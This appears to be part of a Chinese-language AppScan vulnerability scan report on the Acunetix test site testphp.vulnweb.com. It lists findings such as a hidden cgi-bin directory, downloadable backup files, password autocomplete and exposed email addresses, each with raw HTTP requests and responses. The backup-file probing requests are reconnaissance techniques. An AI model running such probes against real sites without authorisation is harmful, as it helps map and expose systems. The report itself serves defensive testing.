测试请求和响应：

```
GET /CVS/CVS.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

低

检测到隐藏目录 1

TOC

问题 1 / 1

TOC

检测到隐藏目录	
严重性：	低
CVSS 分数：	5.0
URL：	http://testphp.vulnweb.com/cgi-bin/
实体：	cgi-bin/ (Page)
风险：	可能会检索有关站点文件系统结构的信息，这可能会帮助攻击者映射此 Web 站点
原因：	Web 服务器或应用程序服务器是以不安全的方式配置的
固定值：	对禁止的资源发布“404 - Not Found”响应状态代码，或者将其完全除去

差异： 路径 从以下位置进行控制： / 至： /cgi-bin/

推理： 测试尝试了检测服务器上的隐藏目录。403 Forbidden 响应泄露了存在此目录，即使不允许对其进行访问。

测试请求和响应：

```
GET /cgi-bin/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 403 Forbidden
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:16:36 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 263
Connection: keep-alive
Vary: Accept-Encoding

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
<hr>
<address>Apache Server at localhost Port 8000</address>
</body></html>
```

低

临时文件下载 3

TOC

问题 1 / 3

TOC

临时文件下载

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/index.php
实体:	index.php (Page)
风险:	可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息
原因:	在生产环境中留下临时文件
固定值:	除去虚拟目录中的旧版本文件

差异: 路径 从以下位置进行控制: `/index.php` 至: `/index.bak`

推理: 测试尝试检索源代码文件。响应未产生错误且包含非 HTML 内容，表示源代码检索已成功。

测试请求和响应:

```
GET /index.bak HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:06:20 GMT
Content-Type: text/plain
Content-Length: 3265
Last-Modified: Wed, 11 May 2011 10:27:48 GMT
Connection: keep-alive
ETag: "4dca64a4-cc1"
Accept-Ranges: bytes

<?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of WASP Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
  <h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
  <div id="globalNav">
    <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
  </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
    <a href="guestbook.php">guestbook</a>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageTitle">welcome to our page</h2>
  <div class="story">
    <h3>Test site for WASP.</h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
    </ul>
  </div>
</div>

```

```

        <?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?>
    </li>
    </ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
</div>
<div id="advert">
    <p></p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="redir.php?r=index.php">Site Map</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wasp@acunetix.com">Contact Us</a> | &copy;2004 Acunetix Ltd
</div>
<br>
</div>
</body>
<!-- InstanceEnd --></html>

```

问题 2 / 3

TOC

临时文件下载

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/search.php
实体:	search.php (Page)
风险:	可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息
原因:	在生产环境中留下临时文件
固定值:	除去虚拟目录中的旧版本文件

差异: **方法** 从以下位置进行控制: POST 至: GET
主体 从以下位置进行控制: searchFor=1234&goButton=go 至: --
查询 从以下位置进行控制: test=query 至: --
标题 已从请求除去: application/x-www-form-urlencoded
路径 从以下位置进行控制: /search.php 至: /search.php.0

推理: 测试尝试检索源代码文件。响应未产生错误且包含非 HTML 内容，表示源代码检索已成功。

测试请求和响应:

```

GET --begin_mark_tag--/search.php.0--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR

```

```
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

问题 3 / 3

TOC

临时文件下载

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/signup.php

实体: signup.php (Page)

风险: 可能会下载临时脚本文件，这会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: 在生产环境中留下临时文件

固定值: 除去虚拟目录中的旧版本文件

差异: 路径 从以下位置进行控制: /signup.php 至: /signup.php.lst

推理: 测试尝试检索源代码文件。响应未产生错误且包含非 HTML 内容，表示源代码检索已成功。

测试请求和响应:

```
GET /signup.php.lst HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

低

自动填写未对密码字段禁用的 HTML 属性 2

TOC

自动填写未对密码字段禁用的 HTML 属性

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/login.php

实体: login.php (Page)

风险: 可能会绕过 Web 应用程序的认证机制

原因: Web 应用程序编程或配置不安全

固定值: 将“autocomplete”属性正确设置为“off”

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```
GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
```

```

<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
      |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
      </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password
<font color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
    </ul>
  </div>
</div>

```

```

        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorerer/index.html">Fractal Explorer</a>
</li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
            <param name="movie" value="Flash/add.swf">
            <param name="quality" value="high">
            <embed src="Flash/add.swf" quality=
...
...
...

```

问题 2 / 2

TOC

自动填写未对密码字段禁用的 HTML 属性

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/signup.php
实体:	signup.php (Page)
风险:	可能会绕过 Web 应用程序的认证机制
原因:	Web 应用程序编程或配置不安全
固定值:	将“autocomplete”属性正确设置为“off”

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```

GET /signup.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:45 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

```



```

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>signup</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->

<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<div class="story">
  <h2 id="pageName">Signup new user</h2>
  <h4>Please do not enter real information here.</h4>
  <h4>If you press the submit button you will be transferred to a secured connection.</h4>
  <form name="form1" method="post" action="/secured/newuser.php">
    <table border="0" cellspacing="1" cellpadding="4">
      <tr><td valign="top">Username:</td><td><input type="text" name="uname"
style="width:200px"></td></tr>
      <tr><td valign="top">Password:</td><td><input type="password"
name="upass" style="width:200px"></td></tr>
      <tr><td valign="top">Retype password:</td><td><input type="password"
name="upass2" style="width:200px"></td></tr>
      <tr><td valign="top">Name:</td><td><input type="text" name="urname"
style="width:200px"></td></tr>
      <tr><td valign="top">Credit card number:</td><td><input type="text"
name="ucc" style="width:200px"></td></tr>
      <tr><td valign="top">E-Mail:</td><td><input type="text" name="uemail"
style="width:200px"></td></tr>
      <tr><td valign="top">Phone number:</td><td><input type="text"
name="uphone" style="width:200px"></td></tr>
      <tr><td valign="top">Address:</td><td><textarea wrap="soft"
name="uaddress" rows="5" style="width:200px"></td></tr>
      <tr><td colspan="2" align="right"><input type="submit" value="signup"
name="signup"></td></tr>
    </table>
  </form>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

```

```

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php
...
...
...

```

问题 1 / 12

TOC

发现电子邮件地址模式

严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/
实体:	(Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```
GET / HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of Acunetix Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) { if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
```

```

MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>

      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageName">welcome to our page</h2>
  <div class="story">
    <h3>Test site for Acunetix WVS.</h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
      </object>
    </p>
  </div>

```

```

</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | <a href="/Mod_Rewrite_Shop/">Shop</a> |
<a href="/hpp/">HTTP Parameter Pollution</a> | &copy;2019
Acunetix Ltd
</div>

<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right
...
...
...

```

发现电子邮件地址模式

严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/index.php
实体:	index.php (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	除去 Web 站点中的电子邮件地址

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /index.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of Acunetix Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->

```

```

<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
    <td align="left">
      <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
      <a href="guestbook.php">guestbook</a> |
      <a href="AJAX/index.php">AJAX Demo</a>
    </td>
    <td align="right">
    </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <h2 id="pageTitle">welcome to our page</h2>
  <div class="story">
    <h3>Test site for Acunetix WVS.</h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"

```

```

width="107" height="66">
    <param name="movie" value="Flash/add.swf">
    <param name="quality" value="high">
    <embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?Fl_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
    </object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | <a href="/Mod_Rewrite_Shop/">Shop</a> |
<a href="/hphp/">HTTP Parameter Pollution</a> | &copy;2019
    Acunetix Ltd
</div>

<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;paddin
...
...
...

```

问题 3 / 12

TOC

发现电子邮件地址模式

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: <http://testphp.vulnweb.com/categories.php>

实体: categories.php (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: [除去 Web 站点中的电子邮件地址](#)

差异:

推理: 响应包含可能是专用的电子邮件地址。

测试请求和响应:

```

GET /categories.php HTTP/1.1
